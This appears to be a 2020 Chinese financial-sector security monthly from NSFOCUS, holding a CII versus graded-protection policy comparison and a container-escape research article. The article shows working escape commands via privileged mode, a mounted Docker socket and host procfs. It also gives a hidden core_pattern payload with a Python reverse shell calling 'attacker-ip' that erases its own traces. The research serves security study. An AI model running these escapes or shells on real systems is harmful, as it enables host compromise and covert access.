

金融行业

9月刊
2020年

安全月刊

政策解读 | 行业研究 | 漏洞聚焦 | 安全态势

绿盟科技金融事业部出品

政策解读

点对点分析CII与等级保护
—安全技术部分

行业研究

【云原生攻防研究】容器逃逸技术概览

Serverless安全研究 — Serverless概述

无文件攻击及EDR防御分析

交行招行保护客户信息不力遭
顶格罚款 曾有员工因此被禁业三年

新西兰证券交易所连续四天
被“黑”崩溃，已停止交易


绿盟科技 云计算安全解决方案

全面：安全服务种类丰富


开放：兼容第三方厂商

灵活：适用多种网络环境

弹性：按需购买 弹性可扩展



绿盟科技提供针对多种云平台的整体安全防护



THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为运营商、政府、金融、能源、互联网以及教育、医疗等行业用户，提供具
有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868


 NSFOCUS 绿盟科技

本 | 期 | 看 | 点

P10 【云原生攻防研究】容器逃逸技术概览



P22 Serverless 安全研究 — Serverless 概述





安全月刊

2020年第9期

绿盟科技金融事业部

目录 CONTENTS

政策解读

- P04 点对点分析 CII 与等级保护——安全技术部分

行业研究

- P10 【云原生攻防研究】容器逃逸技术概览
- P22 Serverless 安全研究 — Serverless 概述
- P31 无文件攻击及 EDR 防御分析
- P35 推特比特币骗局策划者仅 17 岁：致推特损失 10 亿美元，仅获得 11 万美元
- P38 交行招行保护客户信息不力遭顶格罚款 曾有员工因此被禁业三年
- P41 犯罪团伙日益猖獗，Grandoreiro 银行木马冒充西班牙税务机构发送木马邮件
- P44 新西兰证券交易所连续四天被“黑”崩溃，已停止交易

漏洞聚焦

- P48 【更新】注意防范新型 Nginx 后门安全通告
- P50 Adobe 8 月安全更新安全通告
- P53 Qemu 虚拟机逃逸漏洞（CVE-2020-14364）安全通告
- P54 Struts S2-059,S2-060 安全漏洞（CVE-2019-0230, CVE-2019-0233）安全通告
- P56 宝塔服务器面板 phpmyadmin 未鉴权漏洞安全通告



安全月刊在线阅读



绿盟科技官方微信

安全态势

- P58 互联网安全威胁态势



政策 解读

点对点分析 CII 与等级保护 ——安全技术部分

绿盟科技

《网络安全法》第三章第二节规定了关键信息基础设施(CII)的运行安全，包括关键信息基础设施的范围、保护的主要内容等。国家对公共通信和信息服务、能源、交通、水利、金融、公共服务、电子政务等重要行业和领域，以及其它一旦遭到破坏、丧失功能或者数据泄露，可能严重危害国家安全、国计民生、公共利益的关键信息基础设施，在网络安全等级保护制度的基础上，实行重点保护。既然关键信息基础设施的范围、保护在网络安全等级保护制度的基础之上，并且要实行重点保护。那么，绿盟君做了《点对点分析CII与等级保护系列》来分析其中要求的异同点。

对比情况主要参考：

《信息安全技术 关键信息基础设施网络安全保护基本要求》（报批稿）；

《信息安全技术 网络安全等级保护基本要求》，GB/T22239-2019。

将关键信息基础设施要求与等级保护三级要求进行对应分析。

网络安全

CII要求	对应等保要求
安全通信网络 互联安全 运营者应： a) 建立或完善不同等级系统、不同业务系统、不同区域之间的安全互联策略。	安全通信网络 网络架构 c) 应划分不同的网络区域，并按照方便管理和控制的原则为各网络区域分配地址； d) 应避免将重要网络区域部署在边界处，重要网络区域与其他网络区域之间应采取可靠的技术隔离手段；

分析点评：明显提高。细化并明确了互联安全策略包括不同等级系统、不同业务系统、不同区域之间的安全互联策略。

CII要求	对应等保要求
b) 保持相同的用户其用户身份、安全标记、访问控制策略等在不同等级系统、不同业务系统、不同区域中的一致性。 例如，可以使用统一身份与授权管理系統/平台。	对应等保要求：无

分析点评：明显提高，本项为新增项目。

CII要求	对应等保要求
c) 对不同局域网之间远程通信时采取安全防护措施，例如在通信前基于密码技术对通信的双方进行验证或认证。	通信传输 a) 应采用校验技术或密码技术保证通信过程中数据的完整性； b) 应采用密码技术保证通信过程中数据的保密性。

分析点评：细化要求，突出远程通信时采取安全防护措施。

CII要求	对应等保要求
边界防护 运营者应： a) 对不同网络安全等级系统、不同业务系统、不同区域之间的互操作、数据交换和信息流向进行严格控制。例如：采取措施限制数据从高网络安全等级系统流向低网络安全等级系统。	安全区域边界 边界防护 a) 应保证跨越边界的访问和数据流通过边界设备提供的受控接口进行通信；

分析点评：明确提高。

1、控制范围提高：不同网络安全等级系统、不同业务系统、不同区域之间。

2、控制力度细化：互操作、数据交换和信息流。

CII要求	对应等保要求
b) 应对未授权设备进行动态检测及管控，只允许通过运营者自身授权和安全评估的软硬件运行。	b) 应能够对非授权设备私自联到内部网络的行为进行检查或限制；

分析点评：细化要求，明确提高。对软硬件进行授权、动态检测及管控。

CII要求	对应等保要求
安全审计 运营者应加强网络审计措施，监测、记录系统运行状态、日常操作、故障维护、远程运维等，留存相关日志数据不少于12个月。	安全审计 a) 应在网络边界、重要网络节点进行安全审计，审计覆盖到每个用户，对重要的用户行为和重要安全事件进行审计； b) 审计记录应包括事件的日期和时间、用户、事件类型、事件是否成功及其他与审计相关的信息； c) 应对审计记录进行保护，定期备份，避免受到未预期的删除、修改或覆盖等； d) 应能对远程访问的用户行为、访问互联网的用户行为等单独进行行为审计和数据分析。

分析点评：细化要求，明确提高。

- 1、细化了日志具体内容。
- 2、提高，要求留存相关日志数据不少于12个月。

安全计算环境

CII要求	对应等保要求
鉴别与授权 运营者应： a) 运营者应明确重要业务操作或异常用户操作行为，并形成清单。	无

分析点评：明显提高，本项为新增项目。

CII要求	对应等保要求
b) 对设备、用户、服务或应用、数据进行安全管控，对于重要业务操作或异常用户操作行为，建立动态的身份鉴别方式，或者采用多因子身份鉴别方式等。	安全计算环境 身份鉴别 d) 应采用口令、密码技术、生物技术等两种或两种以上组合的鉴别技术对用户进行身份鉴别，且其中一种鉴别技术至少应使用密码技术来实现。

分析点评：略有提高，细化了操作行为和鉴别方式。

CII要求	对应等保要求
c) 针对重要业务数据资源的操作，基于安全标记等技术实现访问控制。	访问控制 g) 应对重要主体和客体设置安全标记，并控制主体对有安全标记信息资源的访问。

分析点评：细化，明确提出重要业务数据资源的操作。

CII要求	对应等保要求
入侵防范 运营者应： a) 实现对新型网络攻击行为（如APT攻击）的入侵防范。	安全区域边界 入侵防范 c) 应采取技术措施对网络行为进行分析，实现对网络攻击特别是新型网络攻击行为的分析；

分析点评：明显提高。从分析提高为入侵防范。

CII要求	对应等保要求
b) 具备系统主动防护能力，及时识别并阻断入侵和病毒行为。	安全区域边界 恶意代码和垃圾邮件防范 a) 应在关键网络节点处对恶意代码进行检测和清除，并维护恶意代码防护机制的升级和更新； 安全计算环境 恶意代码防范 应采用免受恶意代码攻击的技术措施或主动免疫可信验证机制及时识别入侵和病毒行为，并将其有效阻断。

分析点评：基本相同。

安全计算环境

CII要求	对应等保要求
数据安全管理 运营者应： a) 建立数据安全管理责任和评价考核制度，制定数据安全计划，实施数据安全技术防护，开展数据安全风险评估，制定网络安全事件应急预案，及时处置安全事件，组织数据安全教育、培训。 b) 制定数据安全管理策略，明确数据和个人信息保护的相应措施。	无

分析点评：明显提高，本项为新增项目。

CII要求	对应等保要求
b) 制定数据安全管理策略，明确数据和个人信息保护的相应措施。	无

分析点评：明显提高，本项为新增项目。

CII要求	对应等保要求
c) 将在我国境内运营中收集和产生的个人信息和重要数据存储在境内，因业务需要，确需向境外提供数据的，应当按照国家相关规定和标准进行安全评估，法律、行政法规另有规定的，依照其规定。 对数据的全生命周期进行安全管理，基于数据分类分级实现相应的数据安全保护。	安全物理环境（大数据应用场景） 应保证承载大数据存储、处理和分析的设备机房位于中国境内。 安全计算环境 h) 大数据平台应提供数据分类分级安全管理功能，供大数据应用针对不同类别级别的数据采取不同的安全保护措施。

分析点评：基本一致，细化数据出境要求。

CII要求	对应等保要求
<p>d) 严格控制重要数据的公开、分析、交换、共享和导出等关键环节，并采取加密、脱敏、去标识化等技术手段保护敏感数据安全。</p>	<p>安全计算环境 数据保密性</p> <p>a)应采用密码技术保证重要数据在传输过程中的保密性，包括但不限于鉴别数据、重要业务数据和重要个人信息等； b)应采用密码技术保证重要数据在存储过程中的保密性，包括但不限于鉴别数据、重要业务数据和重要个人信息等。</p>

分析点评：略有提高，细化：

- 1、数据使用的关键环节。
- 2、数据安全保护的技术手段。

CII要求	对应等保要求
<p>e) 建立业务连续性管理及容灾备份机制，重要系统和数据库实现异地备份。 f) 业务数据安全性要求高的实现数据的异地实时备份。</p>	<p>数据备份恢复</p> <p>b)应提供异地实时备份功能，利用通信网络将重要数据实时备份至备份场地；</p>

分析点评：略有提高，细化：

- 1、数据和系统均要异地备份。
- 2、业务数据实时备份。

CII要求	对应等保要求
<p>g) 业务连续性要求高的实现业务的异地实时切换，确保关键信息基础设施一旦被破坏，可及时进行恢复和补救。</p>	无

分析点评：明显提高，新增项目。

CII要求	对应等保要求
<p>自动化工具 运营者应使用自动化工具来支持系统账户、配置、漏洞、补丁、病毒库等的管理。对于漏洞、补丁，应在经过验证后及时修补。</p>	<p>集中管控</p> <p>e)应对安全策略、恶意代码、补丁升级等安全相关事项进行集中管理；</p>

分析点评：略有提高，提出使用自动化工具进行管理。



行业 研究

【云原生攻防研究】容器逃逸技术概览

阮博男

摘要

近年来，容器技术持续升温，全球范围内各行各业都在这一轻量级虚拟化方案上进行着积极而富有成效的探索，使其能够迅速落地并赋能产业，大大提高了资源利用效率和生产力。随着容器化的重要甚至核心业务越来越多，容器安全的重要性也在不断提高。作为一项依然处于发展阶段的新技术，容器的安全性在不断地提高，也在不断地受到挑战。与其他虚拟化技术类似，在其面临的所有安全问题当中，「逃逸问题」最为严重——它直接影响到了承载容器的底层基础设施的保密性、完整性和可用性。

从攻防的角度来看，「容器逃逸」是一个很大的话题，它至少涉及了攻方视角下的成因、过程和结果，以及守方视角下的检测与防御。本系列文章将对这一话题作研究和讨论，尝试把日益复杂的攻防技术与态势条理化展开，希望能够带来有益思考。

作为系列首篇，本文将主要梳理并介绍已有的容器逃逸技术，帮助大家对这一主题建立基本了解。

1. 前言

善守者，藏于九地之下；善攻者，动于九天之上。

我们谈「容器逃逸」，搜索引擎中输入这四个字也能找到为数不多的解读和研究。那么什么是「容器逃逸」？我们如何定义「容器逃逸」？对这个问题的深入理解有助于研究的展开。开宗明义，本文将「容器逃逸」限定在一个较为狭窄的范围，并围绕此展开讨论：

「容器逃逸」指这样的一种过程和结果：首先，攻击者通过劫持容器化业务逻辑，或直接控制（CaaS等合法获得容器控制权的场景）等方式，已经获得了容器内某种权限下的命令执行能力；攻击者利用这种命令执行能力，借助一些手段进一步获得该容器所在直接宿主机（经常见到“物理机运行虚拟机，虚拟机再运行容器”的场景，该场景下的直接宿主机指容器外层的虚拟机）上某种权限下的命令执行能力。

注意以下几点：


1. 基于计算机科学领域层式思想及分类讨论的原则，我们定义「直接宿主机」概念，避免在容器逃逸问题内引入虚拟机逃逸问题；
2. 基于上述定义，从渗透测试的角度来看，本文理解的容器逃逸或许更趋向于归入后渗透阶段；
3. 同样基于分类讨论的原则，我们仅仅讨论某种技术的可行性，不刻意

涉及隐藏与反隐藏，检测与反检测等问题；

4. 将最终结果确定为获得直接宿主机上的命令执行能力，而不包括宿主机文件或内存读写能力（或者说，我们认为这些是通往最终命令执行能力的手段）；

5. 一些特殊的漏洞利用方式，如软件供应链阶段的能够触发漏洞的恶意镜像、在容器内构造的恶意符号链接、在容器内劫持动态链接库等，其本质上还是攻击者获得了容器内某种权限下的命令执行能力，即使这种能力可能是间接的。

这些「注意」的每一点延伸开来，都能够获得很有意思的见解。例如，结合第4点我们可以想到，在权限持久化攻防博弈的进程中，人们逐渐积累了许许多多Linux场景下建立后门的方法。其中一大经典模式是向特定文件中写入绑定shell或反弹shell语句，五花八门，不胜枚举。那么如果容器挂载了宿主机的某些文件或目录，将挂载列表和前述用于建立后门写入shell的文件、目录列表取交集，是不是就可以得到容器逃逸的可能途径呢（例如后文4.2节介绍的情况）？进一步说，用于防御和检测后门的思路和技术，经过改进和移植是否也能覆盖掉某种类型的容器逃逸问题呢？



带着这些问题和理解，我们开始探索之旅。后文的组织结构如下：

- ◆ 介绍容器环境检测技术
- ◆ 介绍危险配置导致的容器逃逸
- ◆ 介绍危险挂载导致的容器逃逸
- ◆ 介绍相关程序漏洞导致的容器逃逸
- ◆ 介绍内核漏洞导致的容器逃逸

2. 容器环境检测

为了使逻辑链条更加完整，我们首先介绍一些容器环境的检测方法。

2.1 为什么要检测容器环境？

未知攻焉知防。从攻击者的视角来看，好的攻击不是使用Armitage之类的工具把Exp乱投一遍（当然，Armitage还有别的精细化功能），而是因地制宜，对症下药。放到本文的语境下，我们要清楚目标环境是不是容器，然后才谈得上容器逃逸。除此之外，笔者认为检测容器环境至少还有以下收益：

- 建立对目标环境的感性认识：如果判断目标环境是一个容器，那么攻击者就能够为后续工作做更多准备。例如：

- 容器环境下许多工具通常不存在的，例如ping、ipconfig等网络相关工具及gcc等构建工具。
- 成熟业务往往不会直接在容器这一层次进行部署和控制，而是采用诸如Kubernetes之类的编排系统进行统一编排和调度，Kubernetes中每个Pod是一台逻辑主机，目标容器所在的Pod内很可能存在其他容器。

2. 评估、发现目标环境的潜在脆弱点：如果判断目标环境是一个容器，那么攻击者就能够进一步利用容器相关背景知识去有针对性地查找漏洞。例如：

- 容器依赖了什么镜像？镜像是否包含漏洞？
- 既然有容器，那么Docker甚至Kubernetes的API端口会不会暴露在外面？
- 如果能够通过此容器发现宿主机内核的问题，那么这一问题是否会影响该宿主机上部署的所有容器？
- 进一步讲，如果发现当前宿主机内核的问题，又发现目标是类似Kubernetes的集群环境，那么是否会有更多的宿主机节点存在相同问题？如何在这样的环境中横向移动？

2.2 如何检测容器环境？

James Otten为Metasploit编写了checkcontainer模块[1]（在Metasploit中，与之类似的还有checkvm模块，感兴趣的读者可以自行了解）。该模块的检查是简单而直观的，仅仅进行了三处检查：

- 检查/.dockerenv文件是否存在；
- 检查/proc/1/cgroup内是否包含“docker”等字符串；
- 检查是否存在container环境变量。

关于容器环境检测，网络上已经存在一些讨论的文章[2][3]。另外，攻防的本质是对抗，因此在几乎所有「检测」的领域，人们都会提出「反检测」和「反-反检测」的话题。如前所述，我们暂不深入。至少，在笔者部署的构建于2019年11月13日，版本为19.03.5的Docker测试环境中，该检测还是有效的：

```
root@b916c45e5059:/# ls -al | grep dockerenv
-rwxr-xr-x 1 root root 0 Jan 2 03:31 .dockerenv
root@b916c45e5059:/# cat /proc/1/cgroup | grep docker | head -n 1
11:perf_event:[docker]b916c45e5059db4b3fe923e2b30898fc9e45a20ba9022767535a6d5f61cafbe
root@b916c45e5059:/#
```

Cgroup自不必提，.dockerenv在Docker从发布之始激烈的迭代后依然存在着，这倒蛮有意思。有人提出了相关的问题[4]，其中还提到.dockerinit文件，只不过该文件在较新的Docker版本下已经不存在了。

3. 危险配置导致的容器逃逸

安全往往在痛定思痛时得到发展。在这些年的迭代中，容器社区一直在努力将「纵深防御」、「最小权限」等理念和原则落地。例如，Docker已经将容器运行时的Capabilities黑名单机制改为如今的默认禁止所有Capabilities，再以白名单方式赋予容器运行所需的最小权限。截止本文成稿时，Docker默认赋予容器近40项权限[12]中的14项[13]：

```
func DefaultCapabilities() []string {
    return []string{
        "CAP_CHOWN",
        "CAP_DAC_OVERRIDE",
        "CAP_FSETID",
        "CAP_FOWNER",
        "CAP_MKNOD",
        "CAP_NET_RAW",
        "CAP_SETGID",
        "CAP_SETUID",
        "CAP_SETFCAP",
        "CAP_SETPCAP",
        "CAP_NET_BIND_SERVICE",
        "CAP_SYS_CHROOT",
        "CAP_KILL",
        "CAP_AUDIT_WRITE",
    }
}
```

然而，无论是细粒度权限控制还是其他安全机制，用户都可以通过修改容器环境配置或在运行容器时指定参数来缩小或扩大约束。如果用户为不完全受控的容器提供了某些危险的配置参数，就为攻击者提供了一定程度的逃逸可能性。

3.1 --privileged特权模式运行容器

最初，容器特权模式的出现是为了帮助开发者实现Docker-in-Docker特性[14]。然而，在特权模式下运行不完全受控容器将给宿主机带来极大安全威胁。这里笔者将官方文档[15]对特权模式的描述摘录出来供参考：

当操作者执行`docker run --privileged`时，Docker将允许容器访问宿主机上的所有设备，同时修改AppArmor或SELinux的配置，使容器拥有与那些直接运行在宿主机上的进程几乎相同的访问权限。

如下图所示，我们以特权模式和非特权模式创建了两个容器，其中特权容器内部可以看到宿主机上的设备：

```
root@JD:/home/rambo# docker ps | grep privileged
b916c45e5059      ubuntu          "/bin/bash"      29 hours ago
Up 29 hours           no_privileged
3b068bd6212f      ubuntu          "/bin/bash"      29 hours ago
Up 29 hours           privileged
root@JD:/home/rambo# docker exec b916c45 fdisk -l
root@JD:/home/rambo#
root@JD:/home/rambo# docker exec 3b068bd fdisk -l | tail -n 2
Device   Boot Start End Sectors Size Id Type
/dev/vda1 *    2048 83886079 83884032 40G 83 Linux
root@JD:/home/rambo#
```

在这样的场景下，从容器中逃逸出去易如反掌，手段也是多样的。例如，攻击者可以直接在容器内部挂载宿主机磁盘，然后将根目录切换过去：

```
root@JD:/home/rambo# docker exec -it 3b068bd /bin/bash
root@3b068bd6212f:/# fdisk -l | grep /dev/vda1
/dev/vda1 *    2048 83886079 83884032 40G 83 Linux
root@3b068bd6212f:/# mkdir /host
root@3b068bd6212f:/# mount /dev/vda1 /host
root@3b068bd6212f:/# chroot /host
# /bin/bash
root@3b068bd6212f:/# cat /etc/passwd | grep rambo
rambo:x:1000:1000:,:/home/rambo:/usr/bin/zsh
root@3b068bd6212f:/#
```

至此，攻击者已经基本从容器内逃逸出来了。我们说“基本”，是因为仅仅挂载了宿主机的根目录，如果用`ps`查看进程，看到的还是容器内的进程，因为没有挂载宿主机的`procfs`。当然，这些已经不是难题。

4. 危险挂载导致的容器逃逸


为了方便宿主机与虚拟机进行数据交换，几乎所有主流虚拟机解决方案都会提供挂载宿主机目录到虚拟机的功能。容器同样如此。然而，将宿主机上的敏感文件或目录挂载到容器内部——尤其是那些不完全受控的容器内部往往会造成安全问题。

尽管如此，在某些特定场景下，为了实现特定功能或方便操作（例如为了在容器内对容器进行管理将Docker Socket挂载到容器内），人们还是选择将外部敏感卷挂载入容器。随着容器技术应用的逐渐深化，挂载操作变得愈加广泛，由此

而来的安全问题也呈现上升趋势。

4.1 挂载Docker Socket的情况

Docker Socket是Docker守护进程监听的Unix域套接字，用来与守护进程通信——查询信息或下发命令。如果在攻击者可控的容器内挂载了该套接字文件（/var/run/docker.sock），容器逃逸就相当容易了，除非有进一步的权限限制。



我们通过一个小实验来展示这种逃逸可能性：

1. 首先创建一个容器并挂载/var/run/docker.sock；
2. 在该容器内安装Docker命令行客户端；
3. 接着使用该客户端通过Docker Socket与Docker守护进程通信，发送命令创建并运行一个新的容器，将宿主机的根目录挂载到新创建的容器内部；
4. 在新容器内执行chroot将根目录切换到挂载的宿主机根目录。

具体交互如下图所示：

```

root@JD:/home/rambo# echo "we have created a container with docker.sock mounted"
we have created a container with docker.sock mounted
root@JD:/home/rambo# history | grep docker.sock | grep -v history
 311 docker run -itd --name with_docker_sock -v /var/run/docker.sock:/var/run/docker.sock ubuntu
 312 echo "we have created a container with docker.sock mounted"
root@JD:/home/rambo# docker exec -it 5ca2 /bin/bash
root@5ca299e48f0a:/# ls -al /var/run/docker.sock
srw-rw---- 1 root 999 0 Jan 1 09:45 /var/run/docker.sock
root@5ca299e48f0a:/# echo "we have installed docker-ce-cli within this container"
we have installed docker-ce-cli within this container
root@5ca299e48f0a:/# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS
5ca299e48f0a        ubuntu              "/bin/bash"         16 minutes ago   Up 16 minutes
r_sock              ubuntu              "/bin/bash"         17 hours ago     Up 17 hours
lgamol              ubuntu              "/bin/bash"         17 hours ago     Up 17 hours

root@5ca299e48f0a:/# echo "now run a new container with host / mounted"
now run a new container with host / mounted
root@5ca299e48f0a:/# docker run -it -v ./host ubuntu /bin/bash
root@309b23f60e54:/# echo "now chroot to host /"
now chroot to host /
root@309b23f60e54:/# chroot /host
# /bin/bash
root@309b23f60e54:/# echo "now we are outside the container"
now we are outside the container
root@309b23f60e54:/# hostname
309b23f60e54
root@309b23f60e54:/# cat /etc/shadow | grep rambo
rambo:*****:18944:0:99999:7:::
root@309b23f60e54:/#

```

至此，攻击者已经基本从容器内逃逸出来了。与3.1小节类似，我们说“基本”，是因为仅仅挂载了宿主机的根目录，如果用ps查看进程，看到的还是容器内的进程，因为没有挂载宿主机的procfs。同样，这些已经不是难题。

4.2 挂载宿主机procfs的情况

对于熟悉Linux和云计算的朋友来说，procfs绝对不是一个陌生的概念，不熟悉的朋友可以参考网络上相关文章或直接在Linux命令行下执行man proc查看文档。

procfs是一个伪文件系统，它动态反映着系统内进程及其他组件的状态，其中有许多十分敏感重要的文件。因此，将宿主机的procfs挂载到不受控的容器中也是十分危险的，尤其是在该容器内默认启用root权限，且没有开启User Namespace时（截止到本文成稿时，Docker默认情况下不会为容器开启User Namespace）。

一般来说，我们不会将宿主机的procfs挂载到容器中。然而，笔者也观察到，有些业务为了实现某些特殊需要，还是会将该文件系统挂载进来。

procfs中的/proc/sys/kernel/core_pattern负责配置进程崩溃时内

存转储数据的导出方式。从手册[6]中我们能获得关于内存转储的详细信息，这里摘录其中一段对于我们后面的讨论来说十分关键的信息：

从2.6.19内核版本开始，Linux支持在/proc/sys/kernel/core_pattern中使用新语法。如果该文件中的首个字符是管道符|，那么该行的剩余内容将被当作用户空间程序或脚本解释并执行。

上述文字描述的新功能原本是为了方便用户获得并处理内存转储数据，然而，它提供的命令执行能力也使其成为攻击者建立后门的候选地。一篇文章[7]介绍了基于core_pattern的创建隐蔽后门方法，思路十分巧妙，亮点在于其隐蔽特性（前文我们提到不刻意涉及隐藏问题，但自带隐藏属性当然是最好的）。

结合前言部分第4点的延伸思考，我们来做一个在挂载procfs的容器内利用core_pattern后门实现逃逸的实验。

具体而言，攻击者进入到一个挂载了宿主机procfs（为方便区分，我们将其挂载到容器内/host/proc）的容器中，具有root权限，然后向宿主机procfs写入payload：

```
echo -e "|/tmp/x.py \rcore      "
> /host/proc/sys/kernel/core_
pattern
```

接着，在容器内创建作为反弹

shell的/tmp/x.py：

```
import os
import pty
import socket
lhost = "attacker-ip"
lport = 10000
def main():
    s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((lhost,lport))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    os.putenv("HISTFILE", '/dev/null')
    pty.spawn("/bin/bash")
    os.remove('/tmp/x.py')
    s.close()
if __name__ == "__main__":
    main()
```

最后，在容器内运行一个可以崩溃的程序即可，例如：

```
int main(void)
{
    int *a = NULL;
    *a = 1;
    return 0;
}
```

前面提到的亮点在于：

1. payload中使用空格加\r的方式，巧妙覆盖掉了真正的 | /tmp/x.py，这样一来，即使管理员通过cat /proc/sys/kernel/core_pattern的方式查看，也只能看到core；

2. /tmp/x.py是一个隐藏文件，直接ls是看不到的；

3. os.remove('/tmp/x.py')在反弹shell的过程中删掉了用来反弹shell的程序自身。

其实，如果能再多做一步操作，在逃逸后顺便把宿主机上的/proc/sys/kernel/core_pattern恢复成原样，就更具有欺骗性了。

